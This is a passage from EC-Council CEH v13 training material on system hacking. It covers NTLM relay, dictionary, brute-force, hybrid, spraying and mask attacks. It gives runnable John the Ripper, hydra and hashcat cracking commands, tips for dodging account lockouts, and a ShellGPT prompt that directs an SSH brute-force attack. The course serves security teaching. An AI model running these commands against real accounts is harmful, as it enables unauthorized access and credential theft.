
Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org


15 Module 06 | System Hacking

EC-Council CEH v13

Active Online Attacks: NTLM Relay Attack

- An NTLM relay attack involves an attacker **intercepting** and **relaying** NTLM authentication requests between a client and server to **impersonate** the client and gain **unauthorized access**
- The attacker uses tools such as **Responder** and **ntlmrelayx** to set up an intermediary machine, capture **NTLM authentication** requests by **poisoning** the network, and trick the client into sending its NTLM authentication
- Now, the attacker intercepts the NTLM authentication request containing the **NTLM hash**, which can then be used to perform a **relay attack** or **crack** the hash for further exploitation





Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16 Module 06 | System Hacking

EC-Council CEH v13

Perform SSH BruteForce Attack using ShellGPT

"Use Hydra to perform SSH bruteforce on IP address=10.10.1.9 using username.txt and password.txt files available at location /home/attacker/Wordlist"



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Active Online Attacks

- **Dictionary Attack**

  In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts. This dictionary is a text file that contains several dictionary words commonly used as passwords. The program uses every word present in the dictionary to find the password. In addition to a standard dictionary, an attackers' dictionaries contain entries with numbers and symbols added to words (e.g., "3December!962"). Simple keyboard finger rolls ("qwer0987"), which many believe to produce random and secure passwords, are thus included in such a dictionary. Dictionary attacks are more useful than brute-force attacks, however, the former cannot be performed in systems using passphrases.

  This attack is applicable in two situations:

  - In cryptanalysis, to discover the decryption key for obtaining the plaintext from a ciphertext
  - In computer security, to bypass authentication and access the control mechanism of the computer by guessing passwords

  Methods to improve the success of a dictionary attack:

  - Use of several different dictionaries, such as technical and foreign dictionaries, which increases the number of possibilities
  - Use of string manipulation along with the dictionary (e.g., if the dictionary contains the word "system," string manipulation creates anagrams like "metsys," among others)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Tailor wordlists to the target by including information likely used by them in passwords, such as names, important dates, and interests. This can be gathered from public social media profiles or other publicly available information.
- Incorporate passwords from data breaches into the wordlist. People often reuse passwords, making breached passwords valuable for dictionary attacks.
- Many users replace letters with numbers or symbols (e.g., "e" becomes "3", "i" becomes "1", "o" becomes "0") or add numbers or symbols at the end of their passwords.
- If the password policy of the target system is known (e.g., minimum length, requirement for numbers/symbols), adjust the wordlist to only include passwords that meet these criteria.
- Design the attack to avoid triggering account lockouts. This may involve limiting the number of attempts per hour or distributing attempts across multiple IP addresses.
- Use tools that support parallel processing or distribute the attack across multiple machines to increase the number of attempts in a given time frame.

- **Brute-Force Attack**

  In a brute-force attack, attackers try every combination of characters until the password is broken. Cryptographic algorithms must be sufficiently hardened to prevent a brute-force attack, which is defined by the RSA as follows: "Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified."

  A brute-force attack is when someone tries to produce every single encryption key for data to detect the needed information. Even today, only those with enough processing power could successfully perform this type of attack.

  Cryptanalysis is a brute-force attack on encryption that employs a search of the keyspace. In other words, testing all possible keys is one of the attempts to recover the plaintext used to produce a particular ciphertext. The detection of a key or plaintext that is faster than a brute-force attack is one way of breaking the cipher. A cipher is secure if no method exists to break it other than a brute-force attack. In general, all ciphers are deficient in mathematical proof of security. If the user chooses keys randomly or searches randomly, the plaintext will become available on average after the system has tried half of all the possible keys.

  Some of the considerations for brute-force attacks are as follows:

  - It is a time-consuming process
  - All passwords will eventually be found

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Perform Dictionary and Brute-Force Attack**
  - **Step 1**: First, obtain the rockyou.txt wordlist that is available on the Linux system located in the **`usr/share/wordlists`** directory, or run the following command to download the file:

    `wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt`

  - **Step 2:** The attacker can create a customized dictionary of passwords by modifying the **`john.conf`** file to match the required password format.




Figure 6.6: Screenshot of John the Ripper configuration file john.conf

  - **Step 3**: Run the following command to generate a customized dictionary of passwords:

    `john --wordlist=</path_to/rockyou.txt> --rules --stdout > <path_to/output_wordlist.txt>`

  - **Step 4**: Run the following John the Ripper command with the customized wordlist file to start cracking the NTLM hashes:

    `john --rules --wordlist=</path_to/output_wordlist.txt> --format=NT /path/to/ntlm_hashes.txt`




Figure 6.7: Screenshot of John the Ripper cracking hashes using wordlist

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5:** Run the following command to view the cracked passwords:

  ```
  john --show /path/to/ntlm_hashes.txt
  ```




Figure 6.8: Screenshot of John the Ripper showing cracked passwords

- **Rule-based Attack**

  Attackers use this type of attack when they obtain some information about the password. This is a more powerful attack than dictionary and brute-force attacks because the cracker knows the password type. For example, if the attacker knows that the password contains a two- or three-digit number, he/she can use some specific techniques to extract the password quickly.

  By obtaining useful information, such as the method in which numbers and/or special characters have been used, and password length, attackers can minimize the time required to crack the password and therefore enhance the cracking tool. This technique involves brute force, a dictionary, and syllable attacks.

  For online password-cracking attacks, an attacker will sometimes use a combination of both brute force and a dictionary. This combination falls into the categories of hybrid and syllable password-cracking attacks.

  - **Hybrid Attack**

    This type of attack depends on the dictionary attack. Often, people change their passwords merely by adding some numbers to their old passwords. In this case, the program would add some numbers and symbols to the words from the dictionary to try to crack the password. For example, if the old password is "system," then there is a chance that the person will change it to "system1" or "system2."

  - **Syllable Attack**

    Hackers use this cracking technique when passwords are not known words. Attackers use the dictionary and other methods to crack them, as well as all possible combinations of them.

- **Password Spraying Attack**

  Password spraying attack targets multiple user accounts simultaneously using one or a small set of commonly used passwords. Unlike brute-force attacks, which target only specific user accounts, a password spraying attack targets every user within a specific workgroup. To perform this attack, attackers mainly focus on exploiting the account lockout policy, which allows users to use multiple passwords for a certain period or a

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

certain number of attempts before their accounts are locked. Attackers initially attempt a single commonly used password on multiple accounts simultaneously and wait for the response before initiating another password attempt on the same accounts. They continue this process while remaining under the lockout threshold so that they can try a large number of passwords without being affected by automatic lockout mechanisms. Password spraying can be performed at different stages through common ports such as MSSQL (1433/TCP), SSH (22/TCP), FTP (21/TCP), SMB (445/TCP), Telnet (23/TCP), and Kerberos (88/TCP).




Figure 6.9: Illustration of password spraying attack

Attackers use tools such as thc-hydra to perform password spraying attacks.

- **thc-hydra**

  Source: *https://github.com*

  Attackers can use the thc-hydra tool to gain unauthorized remote access to a target system through password cracking or password-spraying attacks. This tool allows attackers to use different options on how to attack with logins and passwords. For example, attackers can use options such as **`-l`** for login and **`-p`** for password to instruct hydra that this is the only login and/or password to try. Additionally, attackers can also use options such as **`-L`** for logins and **`-P`** for passwords that are supplied with text files having entries.

  Some commands that can be used by the attackers using the above options are as follows:

```
hydra -l admin -p password ftp://localhost/
hydra -L default_logins.txt -p test ftp://localhost/
hydra -l admin -P common_passwords.txt ftp://localhost/
hydra -L logins.txt -P passwords.txt ftp://localhost/
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.10: Screenshot of thc-hydra

The following are some additional password-spraying attack tools:

- Metasploit (*https://www.metasploit.com*)
- Rubeus (*https://github.com*)
- adfsbrute (*https://github.com*)
- CrackMapExec (*https://github.com*)

- **Mask Attack**

  Mask attack is similar to brute-force attacks but recovers passwords from hashes with a more specific set of characters based on information known to the attacker. Brute-force attacks are time-consuming because the attacker tries all possible combinations of characters to crack the password. In contrast, in a mask attack, the attacker uses a pattern of the password to narrow down the list of possible passwords and reduce the cracking time.

  - **hashcat**

    Source**:** *https://hashcat.net*

    Attackers use the hashcat tool to perform password attacks such as brute-force attacks, dictionary attacks, and mask attacks. To perform mask attacks, an attacker must know the flags used for the built-in charset, custom charset, and attack mode to create an appropriate pattern for the password.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Built-in Charsets

The following built-in charset helps specify the type of character to be used:

- **?l = abcdefghijklmnopqrstuvwxyz**
- **?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ**
- **?d = 0123456789**
- **?h = 0123456789abcdef**
- **?H = 0123456789ABCDEF**
- **?s = «space**
- **!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~**
- **?a = ?l?u?d?s**
- **?b = 0x00 - 0xff**

Custom Charset

A custom charset is used in situations where the attacker is unsure about the type of character in a particular placeholder:

- **-1 abcdefghijklmnopqrstuvwxyz0123456789**
- **-1 abcdefghijklmnopqrstuvwxyz?d**
- **-1 ?l0123456789**
- **-1 ?l?d**

Hash Mode

Attackers use the -m flag with hashcat to specify the hash mode, that is, the type of hash to crack, such as MD5, NTML, or SHA256.

Run the following command to crack passwords that contain six characters, in which the first three are lowercase alphabets and the last three characters are numbers. The password pattern appears to be **?l?l?l?d?d?d**.

```
hashcat -a 3 -m 0 md5_hashes.txt ?l?l?l?d?d?d
```

-a → Specifies the attack mode, which is 3 here (brute-force attack)

-m → Specifies the hash type, which is 0 here (MD5)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
root@ubuntu-Virtual-Machine:/home/ubuntu# hashcat -h
hashcat (v6.2.5) starting in help mode

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long          | Type | Description                                                | Example
================================+======+============================================================+=========
==============
 -m, --hash-type               | Num  | Hash-type, references below (otherwise autodetect)         | -m 1000
 -a, --attack-mode             | Num  | Attack-mode, see references below                          | -a 3
 -V, --version                 |      | Print version                                              |
 -h, --help                    |      | Print help                                                 |
     --quiet                   |      | Suppress output                                            |
     --hex-charset             |      | Assume charset is given in hex                             |
     --hex-salt                |      | Assume salt is given in hex                                |
     --hex-wordlist            |      | Assume words in wordlist are given in hex                  |
